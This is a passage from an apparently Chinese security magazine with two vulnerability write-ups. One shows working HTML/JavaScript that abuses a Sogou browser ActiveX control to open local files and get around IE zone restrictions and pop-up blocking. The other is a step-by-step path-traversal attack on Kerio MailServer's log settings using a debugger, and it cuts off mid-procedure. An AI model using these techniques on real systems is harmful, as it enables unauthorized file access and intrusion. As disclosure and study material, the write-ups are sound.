


图 4

前置知识：无
关键词：漏洞、搜狗、ActiveX



不安全的搜狗浏览器 ActiveX 控件函数

文/图 爱无言

很早以前就发现搜狗浏览器在安装完毕后，会在系统中注册一个 ActiveX 控件，该控件的注册名为

“SEapi.SEInterface.1”，对应的物理文件是搜狗浏览器安装目录下的 seapi.dll 文件。

这个名为“SEapi.SEInterface.1”的控件，提供了一个很有意思的函数，即 openURLInSE，意思是使用搜狗浏览器打开网址，如图 1 所示。

现在，我们写一段代码来试着调用这个函数看看效果。代码很简单，具体如下：

```
<object classid="clsid:FDAEAB93-6DC0-4A63-81C6-95C88ED36F6A" name="evil" ></object>
<script>
try {
evil.openURLInSE("http://hi.baidu.com/digexploit");
}
catch(e) {}
</script>
```




图 1

将这段代码保存为 tt.htm，将其上传到本地搭建的服务器上，利用搜狗浏览器访问这个文件。搜狗浏览器在打开 tt.htm 文件的同时，又新建一个窗口打开了地址 http://hi.baidu.com/digexploit。

看起来这个函数似乎就是用来打开网址的一个普通函数，没有什么特别的地方。现在，我们重新修改一下 tt.htm 文件的测试代码，具体如下：

```
<object classid="clsid:FDAEAB93-6DC0-4A63-81C6-95C88ED36F6A" name="evil" ></object>
<script>
try {
evil.openURLInSE("file:///c:/");
}
catch(e) {}
</script>
```

再次将这个 tt.htm 放置到本地搭建的服务器上，重新使用搜狗浏览器访问这个网址，如图 2 所示。

令人惊讶的事情发生了，搜狗浏览器竟然自动打开了本地磁盘。这种看似普通的运行机制，严重破坏了 IE 内核本身自带的对浏览器域的安全限制。我们可以测试一下，将这段代码保存为 html 文件：“test”。把这个 html 文件放置到本地服务器上，利用 IE 浏览器点击“test”这个超级链接，会发现根本不能打开本地磁盘。这是因为 IE 本身将浏览器的域划分为四个域范围，而其中 file 指定的这个域是本地域，但是 html 网页所处的域却是“Internet 域”。根据安全限制要求，这两个域必须采用策略以阻止跨域的访问，以防止恶意的行为发生。但是此刻，搜狗浏览器的这个 ActiveX 控件函数却完全将 IE 浏览器的域安全机制给破坏了。同时，由于这个函数会自动打开被指定的网址，用户根本不能阻止浏览器的这种行为，为此，恶意攻击者就可以利用这种机制来进行针对用户系统的跨域攻击。




图 2

还有一种情况，搜狗浏览器本身带有广告屏蔽功能，可以阻止窗口弹出，以及 ActiveX 控件调用。我们可以利用代码“<script>window. open('http://127.0.0.1') </script>”来做测试。将这段包含有弹窗功能的代码保存为 html 文件，然后把该文件放置到本地服务器上，用搜狗浏览器打开会发现根本不会有 127.0.0.1 这个网址弹出，搜狗浏览器的广告屏蔽功能自动阻止了这种可能的广告行为。现在，我们完全可以利用搜狗浏览器自己提供的 openURLInSE 这个功能来突破搜狗浏览器设定的广告屏蔽功能，达到让浏览器自动访问其他网址的效果。

在测试中，还发现这个 openURLInSE 函数如果需要访问本地文件时，需要这样写“openURLInSE（'d:/boot.ini'）”，而不能写成“openURLInSE（'file:///d:/boot.ini'）”，否则会出现无法打开指定文件的错误。

由于这个控件是一个可以被 IE 浏览器自动调用的控件，为此，只要安装了搜狗浏览器，无论你使用 IE 浏览器，还是搜狗浏览器本身，都可以用 tt.htm 网页中的代码来实现本地文件访问或者突破广告屏蔽功能。当然，甚至可以在某些限定 XSS 攻击的情况下，利用这个控件来实现控制用户浏览器访问某些恶意网页木马地址的目的。

前置知识：无
关键词：漏洞、Kerio MailServer、信息泄露漏洞



Kerio MailServer 远程管理访问服务器任意文件漏洞

文/图 爱无言

一般来说，当我们试图对某一个服务器做一次渗透攻击的时候，会采用很多方法从不同的途径进入或者获取服务器上的数据信息。除去针对服务器上 Web 应用程序的入侵，我们大部分时候还会借助服务器本身采用的某些功能软件来实现入侵渗透工作。操作系统级别的漏洞确实很难被发现，即使一些被公布的漏洞也是 n 年前的，难以利用。为此，处于第三方的服务器应用软件就成了入侵服务器最好的跳板。

但我们在借助第三方服务器应用软件入侵的过程中还是会面对一种窘境：就是我们虽然拿到了第三方服务器应用软件的管理权限，却发现只能用这个管理用户去管理第三方服务器应用软件的配置等，丝毫不能获得服务器本身的任何数据信息。这个时候，我们就需要认真地发掘一下如何通过管理第三方服务器应用软件"管理"到真正的服务器系统上。

本文给大家带来的这个漏洞就是一个通过管理第三方服务器应用软件能够"管理"到真正的服务器系统的安全漏洞，也是一个 0-Day 漏洞。主角是非常著名的邮件系统服务软件 Kerio MailServer，测试的版本为 6.7.3，也就是最新的版本。

经过多个版本的升级，Kerio MailServer 对一些严重的安全漏洞上已经相当注意防范了。我在通过一些简单的脚本测试该款邮件系统服务软件时，确实没有发现什么傻瓜式的溢出漏洞，于是打算读一读 Kerio MailServer 的帮助文档，以便全面了解该软件的使用功能，这也是发掘软件安全漏洞的一个基础性工作。

在阅读帮助文档的过程中，发现 Kerio MailServer 采用了远程管理模式，也就是说，Kerio MailServer 的管理可以通过该软件提供的一个应用软件来实现远程配置，这也是现代流行的一种管理模式。除去 Web 方式，应用软件直连是非常简便易操作的管理模式。Kerio MailServer 在安装过程中，会同时安装服务软件本身和管理客户端。成功安装后会在系统的右下角出现一个信封标志，双击此标志就会出现管理客户端，即所谓的"Kerio Administration Console"，如图 1 所示。




图 1

在安装 Kerio MailServer 的过程中，由于软件会提醒设置管理员 admin 的密码，为此，在这里我们直接输入安装中设定的密码，单击"连接"按钮即可，如图 2 所示。

Kerio MailServer 提供了一个非常详细的远程管理环境，但这个远程控制台并没有提供什么能够让你去操作远程服务器系统本身的选项。这是肯定的，一个第三方软件在处理这种管理权限的时候，就应该区分清楚其管理范围，不能影响到服务器系统。




图 2

看起来，如果一个攻击者得到了服务器上 Kerio MailServer 的远程管理权限，通过这个远程管理控制台，也丝毫不能动服务器“一根毫毛”，别说获得什么服务器上的数据信息了。问题是，Kerio MailServer 真的这么安全吗？注意看图 2 中左下方的一个选区，如图 3 所示。




图 3

这个名叫“登录”的选区看起来是一个分类记录日志信息的地方，其中 config 应该就是记录配置信息的地方，而 debug 就是记录 Kerio MailServer 服务运行状态的地方，以此类推。既然这样，这些日志信息对于远程的 Kerio MailServer 来说，它记录在数据库的一个文本文件中，值得看看，为什么这么说呢，这里先不做解释，大家继续看分析。

回到 Kerio MailServer 服务软件所在的服务器，我们在 MailServer 文件夹下找到 store 文件夹。打开这个 store 文件夹，其中出现了一个 logs 文件夹，这就是系统日志信息所在的地方。每一个我们在 Kerio MailServer 远程管理控制台“登录”选区中看到的子选区这里都有两个文件相对应，例如 config 选区对应的两个文件就是 config.log 和 config.log.idx，其中 config.log 记录着日志信息，而 config.log.idx 则是一个检索文件。其内容如下：

```
[22/Jan/2010 10:50:14] admin - session closed for host 127.0.0.1
[22/Jan/2010 10:50:20] admin - session opened for host 127.0.0.1
[29/Jan/2010 08:08:45] admin - session closed for host 127.0.0.1
[29/Jan/2010 08:08:56] admin - session opened for host 127.0.0.1
```

这么看来，Kerio MailServer 服务软件是将日志信息记录在文本文件中，而非数据库中，管理端在查看某一个类型的日志时，肯定是发送一个对应日志的名字给 Kerio MailServer 服务软件，Kerio MailServer 服务软件就会打开相应的日志文件。

那么，如果我们在管理端发送数据信息时修改这个标志着日志文件名称的数据，会不会造成 Kerio MailServer 服务软件打开我们指定的文件，从而让我们最终获取到服务器上任意文件的信息呢？而这就是我们前面需要区分到底 Kerio MailServer 服务软件的日志是存储在文件中还是数据库中的最根本原因。如果这些日志信息被保存在数据库中，那么无论我们怎么修改，都不会越出数据库而读取到服务器上的其他文件（这么说是指一般情况，个别情况下还是可以实现读取任意文件的目的的）。

既然有了思路，我们就重新运行管理端，运行 Sniffer 监听管理端发向 Kerio MailServer 服务软件的数据包信息，结果竟然发现 Kerio 管理端与远程 Kerio MailServer 进行交换的数据全部都是“乱码”，丝毫没有涉及什么明文的日志名称：

```
17 03 01 00 20 F0 EB D8 7B 58 6C D6 F6 A3 18 D2 BB 65
57 A1 AC 3F FE FB A2 18 E8 EE 41 DE 09 EC 59 4E 97 75 14
17 03 01 01 90 8F 52 C3 6F 3E 98 4F D5 60 7A D4 D4 B5 D0
E2 44 96 49 D2 12 10 DF
```

难道 Kerio MailServer 采用了某种加密算法来实现管理端与服务软件的数据交互？后来发现，Kerio 软件的数据通信确实采用了加密算法，建立了 SSL 机制。不过有了思路，就需要多寻找一些可能。随后又在管理端的“日志”选区发现了一个新的东西，在“登录”选区的任意一个分类选区右侧，鼠标右击日志内容显示的地方，会出现如图 4 所示的一个菜单，在这个菜单中我们看到了一个十分诱人的选项“日志设置”，单击该选项，如图 5 所示。发现我们可以通过“日志设置”选项中的文件日志功能来设置日志文件的名称，即图中“文件名称”的地方。这太好了，我们终于可以脱离修改数据包来直接修改日志文件名，从而测试能不能获取到服务器上任意指定文件的数据信息了。




图 4




图 5

我们在“文件名称”处输入“../../1.txt”，这样做的目的是利用“../”符号跳出 Kerio MailServer 设定好的日志文件目录，从而进入到服务器上其他文件目录中去。可是，我们却发现在输入时，Kerio MailServer 过滤了“/”和“\”符号，只留下了小数点符号！看来 Kerio MailServer 做了安全限制，完全阻止了我们试图设定日志文件名称的行径。

看来必须采取一定手段来破解 Kerio MailServer 的管理端限制了。拿起 OllyICE，设定断点截获数据包的生

成，直接在内存中修改最终发送给 Kerio MailServer 服务软件的数据。

由于我们想要将日志文件名称设定为我们指定的服务器上其他文件名，此时有两个办法，一是直接破解 Kerio MailServer 管理端对“/”和“\”符号的限制，使其能够接收我们输入跨目录的“/”和“\”符号；二就是直接修改数据包。

等等，不是前面刚分析说数据包都是加密的吗？我们怎么能知道加密数据的格式呢？是不是还要去分析一下加密算法呢？别急，我们有新的方法来做到对加密数据包的修改。当我们输入新的日志文件名到管理端时，此时的文件名肯定还没有被加密，我们就需要在这个时候来修改，之后，程序就会对我们修改后的数据进行加密，然后再发送出去。这个顺序是固定的，所以我们根本不需要怕什么被加密的数据。

这里来给大家演示一下如何采用数据包修改法来实现漏洞的触发，大家可以自己试试第一种方法，也就是破解 Kerio MailServer 管理端对“/”和“\”符号的限制，那样可能会更简单一些。

首先，打开 Kerio MailServer 管理端，然后直接到图 5 的界面处，此刻用 OllyICE 挂接 Kerio MailServer 管理端进程 mailadmin607.exe，多次下断点后，发现需要在 00620920 处设置断点，这个地址可能与你的实际地址不一样，不过偏移总是一样的，见图 6 所示。

